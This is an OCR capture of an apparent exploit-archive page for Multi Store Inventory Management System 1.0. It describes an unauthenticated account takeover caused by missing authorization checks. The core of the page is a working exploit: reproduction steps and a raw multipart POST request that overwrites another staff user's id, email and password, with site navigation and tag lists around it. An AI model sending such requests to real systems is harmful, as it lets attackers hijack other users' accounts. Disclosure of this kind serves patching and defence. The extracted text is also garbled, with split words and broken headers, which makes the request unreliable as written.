

Search	
--------	--

Home | Files | News | About | Contact |&[SERVICES_TAB] | Add New

Multi Store Inventory Management System 1.0 Account Takeover

Authored by Saud Alenaz

Posted Apr 5, 2

Multi Store Inventory Management System version 1.0 suffers from an account takeover vulnerability due to missing authorization controls.


tags | exploit, bypass

Related Files

Share This

Like 0 Tweet LinkedIn Reddit Digg StumbleUpon

Change Mirror	Downloa
# Exploit Title: Multi Store Inventory Management System - Account Takeover (Unauthenticat # Date: 04/04/2022 # Exploit Author: Saud Alenazi # Vendor Homepage: https://www.bdtask.com/ # Software Link: https://www.campcodes.com/projects/php/complete-multi-store-inventory-manphp-mysql/ # Version: 1.0 # Tested on: XAMPP, Windows 10 # Contact: https://twitter.com/dmaral3noz	
# Description :	
An attacker can takeover any registered 'Staff' user account by just sending below POST re By changing the the "id", "email", "password" , "firstname" and "lastname" parameters	equest
#Steps to Reproduce :	
1. Send the below POST request by changing "id", "email", "password" parameters.	
2. Log in to the user account by changed email and password.	
POST /multistore_demo/dashboard/home/setting HTTP/1.1 Host: localhost User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101 Firefox/78.0	
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: multipart/form-data; boundary=2461624872119524144 Content-Length: 1645	71071914687
Origin: http://localhost Connection: close Referer: http://localhost/multistore_demo/dashboard/home/setting Cookie: ci_session=31504fa8fdcd43505befflb210056ec12d5d8405 Upgrade-Insecure-Requests: 1	
246162487211952414471071914687 Content-Disposition: form-data; name="id"	
1	
246162487211952414471071914687 Content-Disposition: form-data; name="firstname"	
saud246162487211952414471071914687	
Content-Disposition: form-data; name="lastname"	
test	
246162487211952414471071914687 Content-Disposition: form-data; name="email"	
s3od@hi.com	
246162487211952414471071914687 Content-Disposition: form-data; name="password"	
admin123	
246162487211952414471071914687 Content-Disposition: form-data; name="about"	
Content-Disposition: form-data; name="old_image"	
246162487211952414471071914687	
11010110.111301111.110.131100.	



File Archive: November 2022 <

Su	Мо	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

Top Authors In Last 30 Days

Red Hat 186 files	s
Ubuntu 52 files	
Gentoo 44 files	
Debian 27 files	
Apple 25 files	
Google Securit	y Research 14 files
malvuln 10 files	
nu11secur1ty 6	files
mjurczyk 4 files	
George Tsimpi	das 3 files

File Tags	File Archives		
ActiveX (932)	November 2022		
Advisory (79,557)	October 2022		
Arbitrary (15,643)	September 2022		
BBS (2,859)	August 2022		
Bypass (1,615)	July 2022		
CGI (1,015)	June 2022		
Code Execution (6,913)	May 2022 April 2022 March 2022 February 2022 January 2022 December 2021 Older		
Conference (672)			
Cracker (840)			
CSRF (3,288)			
DoS (22,541)			
Encryption (2,349)			
Exploit (50,293)			
File Inclusion (4,162)			
File Upload (946)	Systems		
Firewall (821)	AIX (426)		
Info Dicelegure (2.050)	Apple (1,926)		

Info Disclosure (2,656)

Login or Register to add favorites

Intrusion Detection (866) BSD (370) Java (2,888) CentOS (55) JavaScript (817) Cisco (1,917) Kernel (6,255) Debian (6,620) Local (14,173) Fedora (1,690) FreeBSD (1,242) Magazine (586) Overflow (12,390) Gentoo (4,272) Perl (1,417) HPUX (878) PHP (5,087) iOS (330) Proof of Concept (2,290) iPhone (108) Protocol (3,426) IRIX (220) Python (1,449) Juniper (67) Remote (30,009) Linux (44,118) Root (3,496) Mac OS X (684) Ruby (594) Mandriva (3,105) NetBSD (255) Scanner (1,631) OpenBSD (479) Security Tool (7,768) Shell (3,098) RedHat (12,339) Shellcode (1,204) Slackware (941) Sniffer (885) Solaris (1,607) Spoof (2,165) SUSE (1,444) SQL Injection (16,089) Ubuntu (8,147) TCP (2,377) UNIX (9,150) Trojan (685) UnixWare (185) **UDP** (875) Windows (6,504) Virus (661)

Other

Vulnerability (31,104)

Web (9,329)

Whitepaper (3,728)

x86 (946) XSS (17,478)

Other



Site Links

News by Month

News Tags

Files by Month

File Tags

File Directory

About Us

History & Purpose

Contact Information

Terms of Service

Privacy Statement

Copyright Information

Hosting By

Rokasec



Follow us on Twitter

